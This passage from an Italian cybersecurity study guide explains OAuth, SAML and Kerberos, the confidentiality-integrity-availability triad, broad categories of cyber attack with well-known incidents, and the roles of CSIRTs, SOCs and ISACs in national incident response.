In pratica, l’adozione di OAuth 2.0 comporta la gestione attenta dei permessi (scopes) richiesti dalle applicazioni (chiedere solo ciò che serve), la protezione dei token (che diventano un obiettivo per gli attaccanti, se rubano un token attivo potrebbero accedere alle risorse finché non scade) e la predisposizione di meccanismi di revoca. Standard moderni come OAuth sono preferibili a soluzioni “fatte in casa” di scambio credenziali, proprio perché ben testati e con ampio supporto librerie.
SAML 2.0 (Single Sign-On federato)
SAML (Security Assertion Markup Language) 2.0 è un altro standard aperto, usato principalmente per implementare il Single Sign-On (SSO) federato in contesti enterprise e inter-organizzativi. A differenza di OAuth/OIDC che sono più recenti e orientati al mondo API/mobile, SAML è nato in ambito XML per permettere a un utente di usare un’unica autenticazione per accedere a servizi diversi (tipicamente applicazioni web enterprise) con dominio di gestione separato. SAML definisce un formato di asserzione (assertion) che un Identity Provider (IdP) invia a un Service Provider (SP) contenente l’affermazione che “l’utente X ha effettuato con successo l’autenticazione ed ecco i suoi attributi”. In pratica, quando tenti di accedere a un servizio (SP) che delega l’autenticazione a un IdP, verrai reindirizzato all’IdP (ad es. il login centralizzato della tua organizzazione); dopo aver fatto login lì, l’IdP genera un’asserzione SAML firmata digitalmente che include la tua identità e magari il ruolo, e la invia al SP (solitamente tramite il browser dell’utente). Il SP verifica la firma e, se valida, ritiene l’utente autenticato senza chiedergli altre credenziali.
SAML è molto usato in contesti business-to-business e PA: per esempio, un dipendente del Ministero con account sul dominio interno può accedere al portale di un’altra Agenzia che ha trust SAML col suo Ministero, senza avere un account separato. Il portale (SP) si fida dell’asserzione prodotta dal IdP del Ministero. Questo semplifica la gestione delle identità e delle password perché l’utente gestisce un solo account (sul IdP) e accede a più servizi. Significativamente, SAML semplifica il processo diidentità: l’utente non deve ricordare credenziali diverse per ogni servizio e gli amministratori possono centralizzare controllo e revoca degli accessi sul IdP.
Un aspetto importante è che SAML trasmette attributi oltre alla semplice autenticazione, il che permette al Service Provider di applicare autorizzazioni basate su ruoli o attributi ricevuti. Ad esempio, l’asserzione SAML potrebbe dire che l’utente è “Mario Rossi” con ruolo “Coordinatore-Prevenzione” e il servizio può usare tale informazione per concedere i privilegi appropriati. Il protocollo opera su base di fiducia pre-configurata: IdP e SP scambiano metadati e certificati per le firme, e in genere l’integrazione richiede configurazioni amministrative da entrambe le parti. Per un responsabile alla sicurezza, SAML (così come OAuth/OIDC) rappresenta uno strumento abilitante per la cooperazione inter-ente. Ad esempio, l’IDPC (Infrastruttura di Identità Digitale della PA) potrebbe usare SAML per permettere ai dipendenti pubblici di usare le proprie credenziali aziendali per accedere a servizi di altre PA senza nuovo account, migliorando sia la sicurezza (meno password in giro, autenticazione forte centralizzata, audit unificato) sia la comodità. Tuttavia, vanno gestiti con attenzione i trust: una vulnerabilità su un IdP SAML può avere impatti notevoli (un attaccante che impersoni l’IdP potrebbe accedere a tutti i servizi federati). Quindi occorre assicurare la robustezza dell’IdP e avere monitoraggio sugli accessi federati.
Kerberos (Autenticazione basata su “biglietti”)
Kerberos è un protocollo di autenticazione di rete progettato per un ambiente con server di autenticazione fidato centralizzato. È ampiamente utilizzato (e quasi sinonimo) nell’autenticazione all’interno di domini Windows/Active Directory, ma è nato nel mondo Unix/MIT. Kerberos usa un meccanismo di ticket e chiavi segrete condivise per autenticare in modo sicuro un utente presso diversi servizi, senza inviare la password in chiaro sulla rete. In Kerberos, esiste un’entità fidata chiamata Key Distribution Center (KDC) (in AD coincide con il Domain Controller) che detiene le chiavi segrete di tutti gli utenti e servizi. Quando un client (utente) vuole autenticarsi per usare un servizio (ad es. accedere a una cartella condivisa), il client prima contatta il KDC (Authentication Server) e richiede un Ticket-Granting Ticket (TGT) presentando la propria identità. Ciò avviene in modo sicuro usando la password dell’utente come chiave per comunicare col KDC; il risultato è che il client ottiene un TGT crittografato, che è essenzialmente un “biglietto” che dimostra che l’utente è autenticato. Il client poi utilizza il TGT per chiedere al KDC un ticket di servizio per lo specifico servizio a cui vuole accedere (fase di Service Granting). Il KDC restituisce un ticket crittografato per quel servizio. Il client a questo punto presenta il ticket direttamente al server del servizio (ad esempio al file server), il quale – fidandosi del KDC – accetta il ticket come prova dell’identità e concede l’accesso. Tutto questo avviene senza mai inviare la password oltre la prima richiesta iniziale e usando challenge cifrati, prevenendo attacchi di replay e intercettazione.
In termini più generali, Kerberos è un protocollo di “terza parte fidata”: il KDC è l’autorità centrale che valida identità e distribuisce credentials temporanee (i ticket). I ticket hanno una durata limitata (es: 8 ore) e sono specifici per l’entità e il servizio e spesso includono flag sulle autorizzazioni. Kerberos fornisce anche mutua autenticazione – non solo il client prova chi è, ma anche il server prova la sua identità al client (tramite lo stesso meccanismo di ticket presentato e riflettuto), prevenendo man-in-the-middle. Un altro vantaggio di Kerberos: abilita il Single Sign-On interno – l’utente inserisce la password una volta per ottenere il TGT, poi accede a più servizi senza dover riautenticarsi ad ognuno, finché il ticket è valido.
Nel contesto Active Directory, Kerberos è il metodo di autenticazione predefinito e svolge un ruolo integrale: infatti AD associa ad ogni account una chiave derivata dalla password usata da Kerberos. Attacchi famosi come Pass-the-Ticket o Golden Ticket si riferiscono proprio a compromettere il funzionamento di Kerberos in AD rubando ticket o la chiave segreta principale del KDC. Un responsabile alla sicurezza deve quindi conoscere i princìpi di Kerberos sia per configurare correttamente i sistemi (sincronizzazione oraria dei server – Kerberos è sensibile allo skew di orario, robustezza delle password di servizio, policy di rinnovo ticket) sia per capire e mitigare le tecniche di attacco legate (es. rilevare ticket anomali, proteggere l’account krbtgt in AD). In altri ambienti, Kerberos può essere utilizzato anche su Unix/Linux per servizi NFS, database, etc., integrando con un KDC centrale. Ad esempio, il MIT mantiene ancora una distribuzione Kerberos indipendente. Per un uso moderno fuori da AD, Kerberos ha meno prevalenza rispetto a soluzioni federate (OAuth/OIDC), ma rimane fondamentale ovunque ci sia un dominio Windows o sistemi legacy integrati.
Riassumendo la gestione centralizzata degli accessi: Active Directory e sistemi IAM consentono di amministrare utenti e permessi in modo coerente su larga scala; protocolli come Kerberos e SAML forniscono meccanismi efficaci per l’autenticazione continua e federata rispettivamente; OAuth 2.0 permette deleghe di accesso sicure tra servizi. Un responsabile deve saper orchestrare questi elementi per garantire che gli utenti autorizzati possano accedere agevolmente alle risorse di cui hanno bisogno (anche inter-dominio) ma al contempo prevenire accessi non autorizzati, il tutto con tracciabilità completa (log centralizzati di autenticazione) e conformità alle normative di sicurezza.
Principi di Disponibilità, Integrità e Confidenzialità (Triade “CIA”)
Al cuore della sicurezza delle informazioni stanno i tre principi fondamentali di Confidenzialità, Integrità e Disponibilità, spesso chiamati triade CIA (dalle iniziali in inglese: Confidentiality, Integrity, Availability). Qualsiasi misura di sicurezza, controllo o politica ha tipicamente l’obiettivo di salvaguardare uno o più di questi requisiti. Per un responsabile alla sicurezza, è essenziale comprendere a fondo ciascun principio – le definizioni, gli esempi di minacce correlate e le contromisure – in modo da poter valutare l’impatto di un incidente o di un rischio secondo queste dimensioni.
Confidenzialità (Riservatezza): consiste nell’assicurare che informazioni e risorse siano accessibili solo a chi è autorizzato e che nessun soggetto non autorizzato possa vederle o usarle. In pratica, la confidenzialità tutela la privacy dei dati. Esempi: solo il personale medico può consultare certi referti clinici, solo destinatari previsti leggono un’email cifrata, un documento classificato è accessibile solo a persone con adeguata autorizzazione. Minacce alla confidenzialità includono la divulgazione non autorizzata di informazioni: esfiltrazione di dati tramite attacchi hacker (es. data breach dove milioni di record personali vengono rubati), intercettazione di comunicazioni (sniffing di rete non cifrata), accessi interni indebiti (un dipendente curioso che sfoglia dati a cui non dovrebbe accedere). Le contromisure per la confidenzialità spaziano dalla cifratura dei dati (sia a riposo che in transito) all’hardening degli accessi (autenticazione forte, controlli di accesso basati su ruoli – RBAC, o attributi – ABAC), fino a politiche di need-to-know. Ad esempio, per proteggere dati sensibili in transito si usa il protocollo TLS, per file riservati si usa crittografia e gestione delle chiavi adeguata, per limitare accessi interni si applicano permessi minimi e monitoraggio (Data Loss Prevention, logging di accessi ai dati). Mantenere la confidenzialità è cruciale soprattutto in contesti governativi: si pensi a informazioni personali dei cittadini, segreti di stato, indagini forensi, dove una violazione di riservatezza può avere impatti su privacy, reputazione, sicurezza nazionale.
Integrità: il principio di integrità implica garantire che dati, sistemi e risorse non vengano alterati o distrutti in modo non autorizzato e che siano accurati e completi rispetto allo stato atteso. In altre parole, l’informazione deve mantenere la propria veridicità e consistenza durante tutto il ciclo di vita e qualsiasi modifica deve essere fatta solo da soggetti legittimati e in maniera tracciabile. Esempi di integrità: un file di log di sistema che non deve essere manomesso (perché serve per audit), il contenuto di un database finanziario che deve rimanere corretto, un messaggio che deve arrivare a destinazione esattamente come è stato inviato (senza essere alterato). Le minacce all’integrità includono manomissioni intenzionali (un attaccante che modifica record di un database per coprire tracce o per frode, un malware che altera file di configurazione), errori o corruzioni accidentali (bug software o guasti hardware che corrompono dati, errori umani di modifica) e atti di sabotaggio (cancellazione di dati). Le contromisure tipiche sono: controllo degli accessi in scrittura (così solo entità autorizzate possano modificare), utilizzo di firme digitali e hash crittografici per rilevare modifiche non autorizzate (ad esempio la firma di un documento garantisce di accorgersi se viene alterato dopo la firma), versioning e backup per poter recuperare dati integri in caso di alterazioni indesiderate, e meccanismi di integrità nelle comunicazioni (come codici di autenticazione dei messaggi – MAC – per assicurare che un messaggio non sia stato alterato in transito). In ambito di infrastrutture critiche, l’integrità dei comandi e dei dati ha anche implicazioni di sicurezza fisica: ad es. garantire che i parametri inviati a uno SCADA non siano stati manomessi è vitale per operare correttamente un impianto. Il responsabile alla sicurezza deve dunque assicurare misure come il controllo dell’integrità dei software (ad es. tramite verifiche di hash su aggiornamenti, whitelisting delle applicazioni consentite) e politiche che prevedano il doppio controllo su modifiche di dati critici (four-eyes principle).
Disponibilità: è il requisito per cui le risorse e i servizi devono essere accessibili e utilizzabili dagli utenti autorizzati nel momento in cui ne hanno bisogno, senza interruzioni non pianificate. La disponibilità riguarda quindi la continuità operativa e la prontezza delle infrastrutture. Un sistema ad alta disponibilità minimizza i downtime e garantisce che, malgrado guasti o attacchi, gli utenti legittimi possano comunque accedere alle funzionalità necessarie. Esempi: un portale web pubblico di servizi al cittadino che deve essere online 24/7, un data center che deve avere alimentazione e connessione ridondanti per non fermarsi, un numero di emergenza (112) che deve essere sempre raggiungibile. Le minacce principali alla disponibilità sono gli incidenti che causano interruzioni: qui rientrano guasti hardware (un server che si rompe, un blackout elettrico), errori software (un bug che manda in crash un’applicazione critica), eventi catastrofici (incendi, alluvioni, terremoti colpendo i siti), ma anche attacchi deliberati come i DoS/DDoS (Denial of Service distribuiti che sovraccaricano i servizi rendendoli irraggiungibili). Un altro esempio attualissimo sono i ransomware, che cifrando i dati li rendono inaccessibili, causando interruzioni massive di servizi e perdita di disponibilità dei dati finché non vengono ripristinati da backup. Le contromisure per la disponibilità includono architetture ridondate e tolleranti ai guasti: ad esempio, avere cluster di server in configurazione High-Availability, duplicazione di componenti critiche (RAID per i dischi, più linee di rete, generatori di corrente di backup), disaster recovery pianificato (siti secondari su cui far failover in caso di disastro sul sito primario), e piani di Business Continuity per continuare almeno parzialmente le operazioni anche durante incidenti gravi. Dal lato attacchi, ci sono misure come sistemi anti-DDoS (filtri di traffico, servizi di scrubbing, CDN che assorbono il traffico), politiche di limitazione delle risorse per prevenire abusi (rate limiting). Inoltre, una robusta politica di backup offline garantisce che, in caso di attacco ransomware, i dati possano essere recuperati senza pagare riscatti, ripristinando così la disponibilità. Per un responsabile, la disponibilità ha anche una valenza di servizio pubblico: assicurare che servizi essenziali (sanità digitale, forze dell’ordine, servizi finanziari di stato, ecc.) restino attivi e accessibili alla popolazione e agli operatori, anche in scenari di attacco o calamità, è di vitale importanza (si pensi ad attacchi come quello che nel 2021 paralizzò la Regione Lazio bloccando temporaneamente i servizi sanitari, mostrando come la perdita di disponibilità possa avere impatti enormi sui cittadini).
In pratica, la gestione della sicurezza è spesso un bilanciamento tra questi tre principi: ad esempio, massimizzare la confidenzialità (cifratura forte ovunque) potrebbe introdurre qualche latenza o complessità che impatta disponibilità; aumentare la disponibilità con tante copie di dati deve fare i conti con mantenere l’integrità e confidenzialità in tutte le copie. Il ruolo del responsabile di sicurezza è valutare i requisiti di CIA per ogni sistema e applicare controlli adeguati. Alcuni sistemi avranno priorità diverse (un sistema militare potrebbe privilegiare la confidenzialità e integrità dei comandi anche a scapito della disponibilità; un servizio al cittadino di emergenza privilegerà la disponibilità; un registro contabile l’integrità, ecc.) ma in generale tutti e tre devono essere garantiti in misura sufficiente. Molti standard (ISO 27001, NIST) e normative richiedono esplicitamente l’analisi di impatto su CIA per ogni rischio identificato. In sede di esame, è utile saper fornire per ciascun principio esempi concreti di misure: Confidenzialità – crittografia, controllo accessi, classificazione dati; Integrità – hashing, firme digitali, controllo versioni, permessi di scrittura limitati; Disponibilità – ridondanza, backup, anti-DDoS, monitoraggio e incident response rapida.
Tipologie di attacchi cyber: Tattiche, Tecniche, Procedure (TTP) ed esempi attuali
Il panorama delle minacce informatiche è in continua evoluzione, con attaccanti che sviluppano nuove tattiche, tecniche e procedure (TTP) per eludere le difese. Tattiche sono gli obiettivi o le fasi generali di un attacco (ad es. ricognizione, iniziare l’esecuzione di codice, movimento laterale, esfiltrazione); tecniche sono i metodi specifici usati per compiere quelle tattiche (es. tecnica di phishing via email per ottenere credenziali, oppure utilizzo di exploit per escalation di privilegi); procedure sono le implementazioni dettagliate di queste tecniche, spesso specifiche di gruppi di attacco o malware (ad esempio, la sequenza particolare di comandi e script usata da un certo gruppo APT durante l’esfiltrazione). L’analisi delle TTP è un paradigma usato nella Cyber Threat Intelligence e nei framework come MITRE ATT&CK, e consente di profilare le minacce in base ai comportamenti anziché agli indicatori puntuali, migliorando la capacità di prevenire e individuare attacchi mirati.
Dal punto di vista difensivo, conoscere le TTP principali (specialmente di attori noti come gruppi APT sponsorizzati da Stati o cybercriminali sofisticati) aiuta un SOC/CSIRT a riconoscere pattern di attacco e a implementare contromisure specifiche. Ad esempio, se si sa che una certa minaccia usa la tecnica “Golden Ticket” su Kerberos per muoversi lateralmente, si possono predisporre allarmi su anomalie nei ticket; o se un ransomware in genere disabilita le shadow copies come prima mossa, un monitoraggio su quell’azione può far scattare un alert precoce.
Le tipologie di attacchi si possono classificare in vari modi; qui li descriviamo per categoria di obiettivo o metodo, fornendo esempi attuali rilevanti.
Attacchi di ingegneria sociale (phishing, spear phishing, social network): mirano a sfruttare l’errore umano inducendo le vittime a compiere azioni che compromettano la sicurezza. Il phishing via email rimane una delle tecniche più diffuse per iniziare una catena di attacco: l’aggressore invia email ingannevoli che inducono l’utente a fornire credenziali (falsi login a servizi bancari, cloud aziendali ecc.) o a cliccare allegati/link malevoli che installano malware. Varianti come lo spear phishing (email altamente personalizzate su un singolo bersaglio di alto profilo) e il whaling (mirato a dirigenti, es. CEO fraud) hanno avuto successo in furti finanziari e spionaggio. Un esempio recente è la campagna di phishing contro account email governativi che ha sfruttato documenti COVID-19 falsi per convincere i funzionari a inserire la password su un sito clone. Altre tecniche social includono l’impersonation al telefono (vishing) o via messaggi (smishing), e l’uso dei social media per raccogliere informazioni su abitudini e contatti (ricognizione per futuri attacchi). Difendersi richiede combinare formazione del personale (simulazioni di phishing, awareness) con filtri tecnici (email gateway con anti-phishing, autenticazione a più fattori che mitighi il furto di password, ecc.). Molti attacchi avanzati iniziano ancora con una mail di phishing ben fatta: ad esempio, il noto attacco SolarWinds del 2020 – uno supply chain attack – sembra abbia avuto origine anche con tecniche di spear phishing verso dipendenti chiave.
Malware (virus, worm, trojan) e in particolare ransomware: i malware sono codice malevolo introdotto nei sistemi per causare danni, rubare informazioni o prendere controllo. Negli ultimi anni il ransomware è emerso come una delle minacce più gravi: si tratta di malware che, una volta eseguito, cifra i dati dell’organizzazione e richiede un riscatto in criptovaluta per fornire la chiave di decrittazione. I ransomware moderni adottano tattiche di doppia estorsione – oltre a criptare, prima esfiltrano dati riservati minacciando di pubblicarli se non si paga. Questo li rende devastanti sia sul piano disponibilità (blocco operatività) sia confidenzialità (data breach). Esempi di attacchi ransomware di grande impatto: Colonial Pipeline (2021), dove un attacco ransomware (DarkSide) fermò l’erogazione di carburante lungo la costa est USA per giorni; Regione Lazio (2021), che bloccò i servizi sanitari regionali; e una miriade di casi su ospedali, comuni, aziende strategiche. Secondo l’ENISA Threat Landscape 2023, i ransomware rappresentano ancora la minaccia numero uno, costituendo il 34% di tutti gli incidenti analizzati nell’Unione Europea. Altre famiglie di malware includono: trojan (malware mascherati da software legittimi, es. backdoor RAT che danno controllo remoto all’attaccante), worm (che si auto-propagano, come il celebre worm Morris del 1988 che diede origine al primo CERT), virus classici che infettano file e spyware che spiano le attività (keylogger, stealer di dati). La diffusione spesso avviene via phishing (allegati con macro malevole, eseguibili camuffati), exploit kit su siti web compromessi, chiavette USB infette o altri vettori. La difesa anti-malware richiede un approccio stratificato: dai gateway con antivirus e sandbox, agli endpoint con EPP/EDR (come discusso sopra), backup offline frequenti, patch management per chiudere le vulnerabilità sfruttate dai malware, e procedure di incident response pronte per isolare rapidamente macchine infette appena rilevate.
Attacchi a servizi web e applicazioni (SQL injection, XSS, RCE): Molte minacce sfruttano vulnerabilità nel software applicativo. Le injection (in particolare SQL injection) rimangono una top threat secondo OWASP: un attaccante inserisce input malevolo in campi di una pagina web in modo da manipolare le query al database sottostante, potendo così ottenere dati non autorizzati o modificare/cancellare informazioni. Ad esempio, attacchi SQLi a siti governativi hanno in passato esfiltrato massicci archivi (ricordiamo il caso “Collection#1” dove furono trafugate milioni di credenziali anche da siti istituzionali con SQLi). Altre vulnerabilità comuni: Cross-Site Scripting (XSS), dove l’aggressore riesce a far eseguire script arbitrari nel browser di altri utenti (potenzialmente rubando sessioni o inducendo azioni a loro insaputa); buffer overflow e altre memory corruption che consentono esecuzione di codice sul server (Remote Code Execution); directory traversal per leggere file riservati; deserialization insecure; e così via. Gli attacchi alle applicazioni possono portare sia al furto di dati (violando confidenzialità, come nel caso dell’attacco a Equifax 2017 dove una falla web portò all’esfiltrazione di 145 milioni di record) che a prendere controllo dei server (minando integrità e disponibilità). Difendersi richiede secure coding, test di sicurezza (code review, penetration test), aggiornamenti continui e l’uso di protezioni come i Web Application Firewall (WAF) che bloccano exploit noti a livello applicativo. Per un responsabile è cruciale avere un programma di gestione vulnerabilità sulle proprie applicazioni (scansioni periodiche, aderenza a standard OWASP Top 10) e magari partecipare a iniziative di bug bounty o di collaborazione con la comunità per individuare falle prima che le sfruttino attori malevoli.
Attacchi sulla rete e infrastruttura (DDoS, MitM, exploit su protocolli): Gli aggressori possono puntare all’infrastruttura di rete stessa. I Distributed Denial of Service (DDoS) floodano un server o una rete di richieste o pacchetti al punto da saturarne le risorse e renderlo irraggiungibile agli utenti legittimi. Si va da attacchi volumetrici di molteplici Gbps (che saturano banda) ad attacchi applicativi che saturano risorse più specifiche (es. inviare migliaia di richieste costose al secondo). Gruppi di attivismo o Stati ostili hanno impiegato DDoS contro siti governativi o finanziari come atto di protesta o sabotaggio (noti gli attacchi del gruppo russo Killnet contro siti istituzionali europei nel 2022-2023). Altre minacce di rete includono gli attacchi Man-in-the-Middle (MitM), dove l’attaccante si interpone nelle comunicazioni (ad esempio in reti Wi-Fi aperte, o sfruttando ARP spoofing in LAN) per spiare o alterare dati in transito – mitigati dall’uso diffuso di cifratura TLS e VPN. Sul fronte protocolli, a volte emergono vulnerabilità in componenti di infrastruttura: ad es. falle nei protocolli di routing BGP (che possono permettere di dirottare traffico), exploitation di server DNS (DNS cache poisoning) o vulnerabilità su VPN, firewall, etc. Un esempio fu la vulnerabilità Log4Shell (fine 2021) nella libreria Log4j, che essendo ampiamente usata su server esposti (sistemi di gestione, security appliances, servizi cloud) ha messo a rischio infrastrutture globali: gli attaccanti l’hanno sfruttata massivamente per RCE su server vulnerabili, installando web shell e malware di ogni tipo. La risposta coordinata a livello globale (CERT che emettono allerte, patch rapide) ha limitato danni peggiori, ma è stato un campanello d’allarme su come una falla nei “tubi” di Internet possa avere effetti a cascata. Come difesa, oltre alle patch e hardening costante, è importante avere capacità di monitoraggio del traffico di rete (es. anomalie che suggeriscano MitM interni, o volumi insoliti preludio a DDoS) e accordi con provider per filtraggio DDoS a monte.
Attacchi avanzati e APT (Advanced Persistent Threat): Si tratta di campagne portate avanti tipicamente da gruppi ben finanziati (spesso collegati a governi o a grandi cyber-gang) che hanno obiettivi specifici e persistenza nell’operare. Un APT spesso combina varie tattiche: iniziale phishing o 0-day per entrare, poi movimento laterale silenzioso, escalations, stabilire backdoor persistenti, ed exfiltrare dati sensibili o compromettere infrastrutture critiche. Esempi noti includono l’APT29 (Cozy Bear) legato all’intelligence russa, che è accusato dell’hack di SolarWinds citato sopra (inserendo codice malevolo negli aggiornamenti software di Orion, compromettendo in un colpo solo migliaia di organizzazioni tra cui agenzie USA); oppure APT28 (Fancy Bear) implicato in attacchi a ministeri e organizzazioni NATO. Anche attori cinesi (es. APT40, Hafnium) e nordcoreani (Lazarus Group) hanno condotto attacchi notevoli: dal furto di segreti industriali all’acquisizione di valuta (crypto-heist), fino a sabotaggi (il WannaCry del 2017 è attribuito a Lazarus, combinando worm e ransomware). Le tattiche APT prevedono spesso l’uso di malware su misura, zero-day exploits (sfruttamento di vulnerabilità sconosciute al momento), e tecniche di offuscamento per restare sotto traccia. Difendersi da APT è complesso e richiede un mix di prevenzione (hardening, principio zero trust – nessun accesso implicito anche all’interno, segmentazione estrema), rilevamento approfondito (strumenti di EDR/XDR, analisi dei log con SIEM, threat hunting proattivo cercando indicatori delle note TTP), e risposta rapida con capacità di contenimento. Inoltre la condivisione di intelligence tra organizzazioni (es. tramite ISAC, CERT nazionali) è cruciale per conoscere indicatori di compromissione e tecniche emergenti e potersi preparare (si veda sezione 7 su ISAC).
In conclusione di questa sezione, è chiaro che il panorama delle minacce è molto ampio: da attacchi opportunisti di massa (phishing generico, ransomware random) a operazioni mirate di attori statali. Per un ruolo di coordinamento nazionale, oltre a conoscere le tipologie di attacco, è importante tenersi aggiornati sui casi di attacchi recenti e sulle relative lesson learned. Ad esempio, comprendere come un attacco come Colonial Pipeline è riuscito (compromissione di password VPN non protetta da MFA) può portare a migliorare subito certe difese nelle proprie strutture; oppure studiare l’attacco alla catena di fornitura di SolarWinds spinge a controllare meglio la sicurezza dei fornitori e software terzi utilizzati nelle proprie reti. Fortunatamente, esistono report e analisi (ENISA Threat Landscape, Verizon DBIR, rapporti di intelligence delle agenzie) che un buon responsabile deve consultare regolarmente per adeguare la strategia difensiva in base alle TTP emergenti e agli attacchi in voga.
Ruolo e funzioni di CSIRT, SOC e ISAC nella gestione degli incidenti
La sicurezza informatica non è solo una questione di tecnologie, ma anche di organizzazione e processi. Tre acronimi importanti in ambito di gestione degli incidenti e cooperazione in cybersicurezza sono CSIRT, SOC e ISAC. Ciascuno rappresenta una struttura con un ruolo specifico.
CSIRT (Computer Security Incident Response Team): è un gruppo di esperti di sicurezza deputato a gestire e rispondere agli incidenti informatici di una certa organizzazione o contesto. Il CSIRT ha tipicamente la responsabilità di monitorare le minacce, intercettareeventi di sicurezza, analizzare gli incidenti e orchestrare la risposta e mitigazione. In altre parole, è l’unità di pronto intervento cyber: quando scatta un allarme, il CSIRT attiva le procedure per contenere l’incidente (es. isolare i sistemi compromessi), investigarne le cause, eradicare la minaccia, ripristinare i servizi e fare follow-up (lezioni apprese, rafforzamento difese). I CSIRT possono esistere a vari livelli: aziendale (ogni grande organizzazione può avere il suo team di risposta), nazionale (es. il CSIRT Italia istituito dall’ACN per coordinare la risposta a livello Paese), settoriale (CSIRT di settore per coordinare in ambiti specifici come finanza, energia, sanità). Spesso i termini CERT (Computer Emergency Response Team) e CSIRT vengono usati in modo intercambiabile; storicamente “CERT” era un marchio del primo team presso Carnegie Mellon, ma oggi si parla tranquillamente di CERT aziendale/governativo. Le funzioni di un CSIRT includono: monitoraggio delle fonti di allerta (sensori, SOC, intelligence esterna), analisi forense degli incidenti per capirne portata e attori, coordinamento interno (tra IT, legal, comunicazione) ed esterno (con altri CSIRT, forze dell’ordine) durante la gestione dell’incidente, comunicazione di allerte preventivi se emergono minacce (ad esempio un CSIRT nazionale emette allerte su campagne di attacco in corso verso enti governativi), e raccomandazioni di sicurezza post-incidente. In un contesto nazionale, il CSIRT funge anche da punto di contatto a cui enti e aziende possono segnalare incidenti (spesso obbligatorio per legge, es. direttiva NIS richiede notifica al CSIRT nazionale di certi incidenti). Un responsabile per la prevenzione e gestione di incidenti a livello nazionale dovrà quindi interfacciarsi strettamente col CSIRT nazionale, contribuire alla condivisione di informazioni e assicurare che la propria organizzazione segua le linee guida emanate dal CSIRT (che spesso produce indicatori di compromissione, bollettini di sicurezza, guide di best practice in seguito ad incidenti osservati).
SOC (Security Operations Center): è il centro operativo di sicurezza, ovvero un team (spesso in un vero e proprio locale dedicato, fisico o virtuale) che ha il compito continuo di monitorare gli eventi di sicurezza nell’infrastruttura IT, rilevare potenziali incidenti e avviare la primarisposta. Un SOC tipicamente lavora 24/7, analizzando log e flussi da varie fonti (sistemi di detezione intrusioni, antivirus, firewall, sistemi di autenticazione, ecc.) attraverso una console centralizzata (es. un SIEM – Security Information and Event Management) per identificare anomalie o segni di compromissione. In altre parole, mentre il CSIRT entra in gioco in maniera più reattiva quando un incidente è conclamato, il SOC è la sentinella proattiva che cerca di individuare early warnings e attacchi in fase iniziale, e ferma sul nascere gli incidenti. Le responsabilità di un SOC possono includere: triage degli alert di sicurezza (filtrare i falsi positivi e riconoscere quelli reali), investigazione di eventi sospetti (es. tramite analisi approfondita di log, memoria volatile, traffico di rete), eseguire misure di contenimento immediate (ad esempio disabilitare un account compromesso, bloccare un IP in firewall), e inoltrare al CSIRT o ai team competenti gli incidenti più gravi per la gestione completa. Un SOC ben strutturato migliora notevolmente la capacità di rilevamento e risposta di un’organizzazione, coordinando tecnologie e operazioni in un unico hub. Spesso un SOC è organizzato su livelli (analisti di Livello 1 per monitoraggio base e escalation ai livelli superiori per analisi avanzate). Può essere interno o in outsourcing (MSSP – Managed Security Service Provider).
Importante, il SOC non lavora isolato: collabora con il CSIRT (che prende in carico gli incidenti gravi e la gestione globale), fornisce input alla gestione del rischio (e riceve da questa priorità su cosa monitorare con più attenzione), e in generale è un elemento tattico-operativo della strategia di sicurezza. Un esempio del ruolo SOC: supponiamo che arrivi un alert di “traffico anomalo in uscita” su una porta non usuale da un server. Il SOC analizza e scopre che il server potrebbe essere infetto da malware (comunicazione con IP noti malevoli); allora isola il server dalla rete (azione immediata), e passa la consegna al CSIRT per bonifica e analisi forense. Senza SOC, quell’anomalia poteva passare inosservata per giorni finché i danni non diventavano evidenti. Per questa ragione, la presenza di un SOC coordinato alle operazioni migliora le capacità di rilevamento, risposta e prevenzione di minacce dell’organizzazione, come sottolinea anche IBM e altri esperti. Un responsabile alla sicurezza nazionale deve quindi promuovere l’istituzione e il corretto funzionamento di SOC sia centralizzati (un SOC governativo o di settore che sorveglia entità più piccole che non hanno risorse proprie) sia locali dove possibile, assicurando anche che scambino informazioni (es: un SOC ministeriale notifica subito il CSIRT nazionale se vede indicatori di un attacco in corso che potrebbe riguardare altri enti, ecc.).
ISAC (Information Sharing and Analysis Center): gli ISAC sono organizzazioni no-profit collaborative in cui membri di un certo settore critico condividono informazioni su minacce, vulnerabilità e incidenti, costituendo un centro di raccolta e scambio di intelligence tra pubblico e privato. L’idea nacque negli USA nel 1998 per i settori delle infrastrutture critiche ed è ormai adottata a livello internazionale (in Europa ENISA promuove ISAC settoriali). Un ISAC tipicamente è focalizzato su un settore (es. finanziario – FS-ISAC a livello globale, energetico, sanità, trasporti, ecc.) e i membri sono le varie aziende/enti di quel settore. Fornisce un canale fidato per condividere in tempo reale informazioni su cyber threat: ad esempio, se una banca subisce un tentativo di attacco sofisticato, invia un’allerta all’ISAC finanziario in modo che le altre banche possano alzare le difese; oppure un CERT nazionale può diffondere tramite l’ISAC dati di indicatori (IOC) su campagne attive. Gli ISAC spesso producono anche analisi comuni, best practice specifiche di settore e talvolta esercitazioni congiunte.
Il valore di un ISAC sta nel superare l’isolamento informativo: “uniti si è più forti” contro attaccanti che spesso colpiscono in maniera sistematica attori simili. L’ISAC funge da “centrale” per raccogliere dati sulle minacce e redistribuirli, fungendo da ponte comunicativo tra privati e agenzie governative. Nel contesto italiano/europeo, possiamo citare ad esempio l’ISAC Sanità, l’ISAC Energia, ecc., dove aziende di quei settori collaborano con ACN e con tra loro. Anche organismi internazionali spingono i settori a dotarsi di ISAC (la direttiva NIS2 dell’UE incentiva l’information sharing).
Per un responsabile nazionale, partecipare attivamente agli ISAC significa avere accesso a informazioni aggiornate sulle minacce specifiche del proprio settore e poter implementare misure di prevenzione prima che gli attacchi ti colpiscano direttamente. Allo stesso modo, significa contribuire segnalando incidenti o scenari di attacco rilevati, in un’ottica di difesa collettiva. Un esempio di ISAC in azione: durante ondate di ransomware mirati a ospedali, l’ISAC sanitario può emanare allerte con dettagli tecnici (indicatori di compromissione, TTP usate, patch urgenti da applicare) che aiutano tutti gli ospedali membri a proteggersi in tempo. Senza quell’informazione condivisa, ogni struttura sarebbe da sola contro la minaccia e magari alcune cadrebbero vittime per non aver saputo per tempo ciò che altre avevano già visto.
